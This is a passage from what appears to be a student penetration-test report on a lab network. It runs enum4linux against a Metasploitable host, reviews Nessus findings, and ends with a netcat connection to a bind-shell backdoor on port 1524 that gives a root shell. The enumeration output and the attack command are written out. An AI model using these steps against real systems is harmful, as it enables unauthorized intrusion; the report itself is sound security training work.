


```
[+] Got OS info for 192.168.224.132 from srvinfo:
        METASPLOITABLE Wk Sv PrQ Unx NT SNT metasploitable server (Samba 3.0.20-Debian)
        platform_id     :       500
        os version      :       4.9
        server type     :       0x9a03
```

SCREENSHOT 8 – OPERATING SYSTEM INFORMATION USING THE ENUM4LINUX ON 192.168.224.132

[4] https://www.kali.org/tools/enum4linux/

The device’s operating system (OS) was determined to be running version 4.9 of Metasploitable operating system under a Samba server on Debian Linux.




```
 ================================( Users on 192.168.224.132 )================================

index: 0×1 RID: 0×3f2 acb: 0×00000011 Account: games    Name: games     Desc: (null)
index: 0×2 RID: 0×1f5 acb: 0×00000011 Account: nobody   Name: nobody    Desc: (null)
index: 0×3 RID: 0×4ba acb: 0×00000011 Account: bind     Name: (null)    Desc: (null)
index: 0×4 RID: 0×402 acb: 0×00000011 Account: proxy    Name: proxy     Desc: (null)
index: 0×5 RID: 0×4b4 acb: 0×00000011 Account: syslog   Name: (null)    Desc: (null)
index: 0×6 RID: 0×bba acb: 0×00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0×7 RID: 0×42a acb: 0×00000011 Account: www-data Name: www-data  Desc: (null)
index: 0×8 RID: 0×3e8 acb: 0×00000011 Account: root     Name: root      Desc: (null)
index: 0×9 RID: 0×3fa acb: 0×00000011 Account: news     Name: news      Desc: (null)
index: 0×a RID: 0×4c0 acb: 0×00000011 Account: postgres Name: PostgreSQL administrator,,,       Desc: (null)
index: 0×b RID: 0×3ec acb: 0×00000011 Account: bin      Name: bin       Desc: (null)
index: 0×c RID: 0×3f8 acb: 0×00000011 Account: mail     Name: mail      Desc: (null)
index: 0×d RID: 0×4c6 acb: 0×00000011 Account: distccd  Name: (null)    Desc: (null)
index: 0×e RID: 0×4ca acb: 0×00000011 Account: proftpd  Name: (null)    Desc: (null)
index: 0×f RID: 0×4b2 acb: 0×00000011 Account: dhcp     Name: (null)    Desc: (null)
index: 0×10 RID: 0×3ea acb: 0×00000011 Account: daemon  Name: daemon    Desc: (null)
index: 0×11 RID: 0×4b8 acb: 0×00000011 Account: sshd    Name: (null)    Desc: (null)
index: 0×12 RID: 0×3f4 acb: 0×00000011 Account: man     Name: man       Desc: (null)
index: 0×13 RID: 0×3f6 acb: 0×00000011 Account: lp      Name: lp        Desc: (null)
index: 0×14 RID: 0×4c2 acb: 0×00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0×15 RID: 0×43a acb: 0×00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)        Desc: (null)
index: 0×16 RID: 0×4b0 acb: 0×00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0×17 RID: 0×42c acb: 0×00000011 Account: backup  Name: backup    Desc: (null)
index: 0×18 RID: 0×bb8 acb: 0×00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0×19 RID: 0×4c8 acb: 0×00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0×1a RID: 0×3ee acb: 0×00000011 Account: sys     Name: sys       Desc: (null)
index: 0×1b RID: 0×4b6 acb: 0×00000011 Account: klog    Name: (null)    Desc: (null)
index: 0×1c RID: 0×4bc acb: 0×00000011 Account: postfix Name: (null)    Desc: (null)
index: 0×1d RID: 0×bbc acb: 0×00000011 Account: service Name: ,,,       Desc: (null)
index: 0×1e RID: 0×434 acb: 0×00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0×1f RID: 0×436 acb: 0×00000011 Account: irc     Name: ircd      Desc: (null)
index: 0×20 RID: 0×4be acb: 0×00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0×21 RID: 0×4c4 acb: 0×00000011 Account: tomcat55        Name: (null)    Desc: (null)
index: 0×22 RID: 0×3f0 acb: 0×00000011 Account: sync    Name: sync      Desc: (null)
index: 0×23 RID: 0×3fc acb: 0×00000011 Account: uucp    Name: uucp      Desc: (null)
```

SCREENSHOT 9 – USERS ON COMPUTER FROM USING THE ENUM4LINUX ON 192.168.224.132

The enumeration also allowed me to have access to all the usernames stored on the Linux computer, allowing me to attempt to identify notable accounts. After assessing all the users, I concluded that the penetration test will shift its focus on the following names as they may have higher administrative privileges:

- user
- root
- msfadmin

Unauthorized access to accounts with higher administrative privileges can be very detrimental to a network’s security, as the higher the privileges, the more control and damage an attacker can conduct on their victims; they are able to have full access to the system through deployed commands in the terminal command line.



```
 ====================( Password Policy Information for 192.168.224.132 )====================


[+] Attaching to 192.168.224.132 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0
```

SCREENSHOT 10 – PASSWORD POLICY INFORMATION USING THE ENUM4LINUX ON 192.168.224.132

The password policy information gained shows that the password's minimum length for the METASPLOITABLE domain is 5 characters long without any additional complexity flags. This is a necessity when it comes to developing strong passwords as it is designed to increase password security.

Also, there is no Password History Length which allows for a user to use the same password for long periods of time without having to worry about changing it. This is also dangerous as a user's password can be on a leaked password database; passwords must be changed often and not recycled.

Vulnerabilities

In addition to the new information gathered within this section, I will also include the previous vulnerabilities from the Reconnaissance section.

Previously Found Vulnerabilities

Mail Server – 192.168.224.131


There are some open and unfiltered ports on the mail server which can be vulnerable to things like DDoS attacks and other remote access exploits. However, the main service ports are closed so it may not be a high-risk vulnerability.

Computer – 192.168.224.132

All the ports on this system were open and unfiltered which is very dangerous as attackers can move in from any angle they please. Also, the data enumerated from the enum4linux command was very dangerous as anyone can create a detailed portfolio of the machine's details such as services, usernames, password policies, operating system information, and much more.

Nessus

In order to get a detailed list of all vulnerabilities that I may have missed doing a manual search, I decided to run the IP Addresses through Nessus, which is a vulnerability scanner. For additional clarification, Tenable developed Nessus to class their findings by severity through Common Vulnerability Scoring System (CVSS) severity ranges.[5]




Severity	CVSSv2 Range	CVSSv3 Range
Critical	The plugin's highest vulnerability CVSSv2 score is 10.0.	The plugin's highest vulnerability CVSSv3 score is between 9.0 and 10.0.
High	The plugin's highest vulnerability CVSSv2 score is between 7.0 and 9.9.	The plugin's highest vulnerability CVSSv3 score is between 7.0 and 8.9.
Medium	The plugin's highest vulnerability CVSSv2 score is between 4.0 and 6.9.	The plugin's highest vulnerability CVSSv3 score is between 4.0 and 6.9.
Low	The plugin's highest vulnerability CVSSv2 score is between 0.1 and 3.9.	The plugin's highest vulnerability CVSSv3 score is between 0.1 and 3.9.
Info	The plugin's highest vulnerability CVSSv2 score is 0. - or - The plugin does not search for vulnerabilities.	The plugin's highest vulnerability CVSSv3 score is 0. - or - The plugin does not search for vulnerabilities.

Screenshot 11 – detailed information about the Nessus severity classes

[5] https://docs.tenable.com/nessus/Content/RiskMetrics.htm

Mail Server – 192.168.224.131

To begin, I scanned the Mail Server under 192.168.224.131.



□	Host	Vulnerabilities ▾	
□	192.168.224.131	15 99	✕

SCREENSHOT 12 – NUMBER OF VULNERABILITIES ON 192.168.224.131





FIGURE 2 – NUMBER OF VULNERABILITIES ON 192.168.224.131 IN PIE CHART

The Nessus scan showed a total of 115 alerts with 86% being information about the system we have previously gathered from the reconnaissance section. However, we have 13% that Nessus deemed to be a medium scale vulnerability and 1% to be low scale.[6]

While analyzing the medium and low scale vulnerabilities, I have deduced that the main problems were Simple Mail Transfer Protocol (SMTP) and Secure Sockets Layer (SSL) related.

[6] Personal Nessus Scan - https://www.tenable.com/products/nessus

SMTP Service Cleartext Login Permitted




LOW	2.6 *	SMTP Service Cleartext Login Permitted	SMTP problems

SCREENSHOT 13 – NUMBER OF VULNERABILITIES ON 192.168.224.131

According to Tenable's Nessus, the mail server which is running on an SMTP server distributes their login credentials in cleartext over an unencrypted connection. This is very dangerous since any attacker could sniff the traffic to the SMTP server to steal these login credentials easily.

However, this is only an issue if the mail server was configured with an unsecure authentication method; it received a CVSS score of 2.6, deeming it to be a Low Risk.[7]

SSL Certificate Problems



□	Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾		
□	MEDIUM	6.5		SSL Certificate Cannot Be Trusted	General	5		
□	MEDIUM	6.5		SSL Self-Signed Certificate	General	5		

SCREENSHOT 14 – NUMBER OF VULNERABILITIES ON 192.168.224.131

Nessus observed that the mail server's X.509 SSL certificate may have been signed by a non-reputable certificate authority or potentially self-signed. This SSL vulnerability is more severe than the previous since any break in the connection between a client and the server can result in a Man-In-The-Middle (MITM) attack.

A MITM attack is whenever an attacker breaks the connection between the client and the server, intercepts the traffic flow, granting access to all traffic between the two. With this unauthorized access, the attacker can manipulate the information transferred or even maliciously act as the client.[8]


This vulnerability is severe since parties will have a more difficult time trying to verify the authenticity and identity of the mail server; it received a CVSS score of 6.5, deeming it to be a Medium Risk.[6]

[7] Personal Nessus Scan - https://www.tenable.com/products/nessus

[8] https://csrc.nist.gov/glossary/term/man_in_the_middle_attack

Computer – 192.168.224.132

Afterwards, I scanned the computer under 192.168.224.132.



Host	Vulnerabilities ▾
192.168.224.132	11 5 25 5 131

SCREENSHOT 15 – NUMBER OF VULNERABILITIES ON 192.168.224.132




FIGURE 3 – NUMBER OF VULNERABILITIES ON 192.168.224.132 IN PIE CHART


The Nessus scan showed a total of 177 alerts with 74% being information about the system we have previously gathered from the reconnaissance section. However, we have 6% that Nessus deemed to be critical, 3% to be high, 14% to be medium, 3% to be low scale.[9]

The high number of critical vulnerabilities on this machine was very disturbing, as Nessus described this machine as very vulnerable to attackers.

Although there are a haunting number of critical scale vulnerabilities, I have determined that three vulnerabilities are of higher priority to be fixed: Bindshell Backdoor Detection, Virtual Network Computing (VNC) Exploitation, and weak SSH Algorithms.

[9] Personal Nessus Scan - https://www.tenable.com/products/nessus

Bind Shell Backdoor Detection



☐ CRITICAL 9.8 Bind Shell Backdoor Detection Backdoors


Screenshot 16 – alert of bind shell backdoor detection on 192.168.224.132

According to Nessus, the computer has an unsecure shell on port 1524. This is very dangerous as an attacker can connect to the port freely using netcat and deploy any commands directly to the system with the terminal command line.

This vulnerability was scaled to be a 9.8 on the CVSS scoring system, deeming it to be a Critical Risk.[10]

For reference, a bind shell is a simple terminal command line, however, it can be accessed through the remote server's IP address and the port number that uses the service. It is mainly used to remotely set up servers over a network in a corporate environment.[11]

VNC Exploitation



☐ CRITICAL 10.0 * VNC Server 'password' Password Gain a shell remotely

Screenshot 17 – alert of VNC exploitation on 192.168.224.132


A VNC server was found running on the system using a default password. Default passwords are terrible to have on a server since any attacker could easily guess it without any intricate methodologies.

This vulnerability was scaled to be a 10.0 on the CVSS scoring system, deeming it to be a Critical Risk as anyone can easily remote access the server.[9]

[10] Personal Nessus Scan - https://www.tenable.com/products/nessus

[11] https://www.geeksforgeeks.org/difference-between-bind-shell-and-reverse-shell/

Weak SSH Algorithms




□	MEDIUM	4.3 *		SSH Weak Algorithms Supported	Misc.
□	LOW	3.7		SSH Weak Key Exchange Algorithms Enabled	Misc.
□	LOW	2.6 *	2.5	SSH Server CBC Mode Ciphers Enabled	Misc.
□	LOW	2.6 *		SSH Weak MAC Algorithms Enabled	Misc.
□	INFO			SSH Algorithms and Languages Supported	Misc.
□	INFO			SSH SHA-1 HMAC Algorithms Enabled	Misc.

SCREENSHOT 18 – ALERTS OF WEAK SSH ALGORITHMS ON 192.168.224.132

Although this collection of SSH problems ranged between 2.6 to 4.3 on the CVSS scale, I believe that this problem is treacherous as it is actually very dangerous. Any attacker should be able to SSH into the target system's IP Address by using the readily available host key algorithms to brute force their way in.[12]

Once the SSH connection has been established and the attacker logged in by brute forcing host key algorithms, they can have full access to any usernames on the system, which gives them full access to control the system through the terminal command shell.



```
The following weak server-to-client encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256

The following weak client-to-server encryption algorithms are supported :

  arcfour
  arcfour128
  arcfour256
```

SCREENSHOT 19 – LISTS OF WEAK SUPPORTED ENCRYPTION ALGORITHMS ON 192.168.224.132

In the screenshot above, Nessus discovered three particularly weak encryption algorithms that were utilized on both server-to-client and client-to-server configurations.


[12] Personal Nessus Scan - https://www.tenable.com/products/nessus

Exploitation

In this section, I will demonstrate successful exploits that were deemed to be high priority vulnerabilities within the vulnerabilities section.

Computer – 192.168.224.132

Bind Shell Backdoor Detection



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.224.132 1524
root@metasploitable:/# ls
108~
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# whoami
root
root@metasploitable:/# █
```

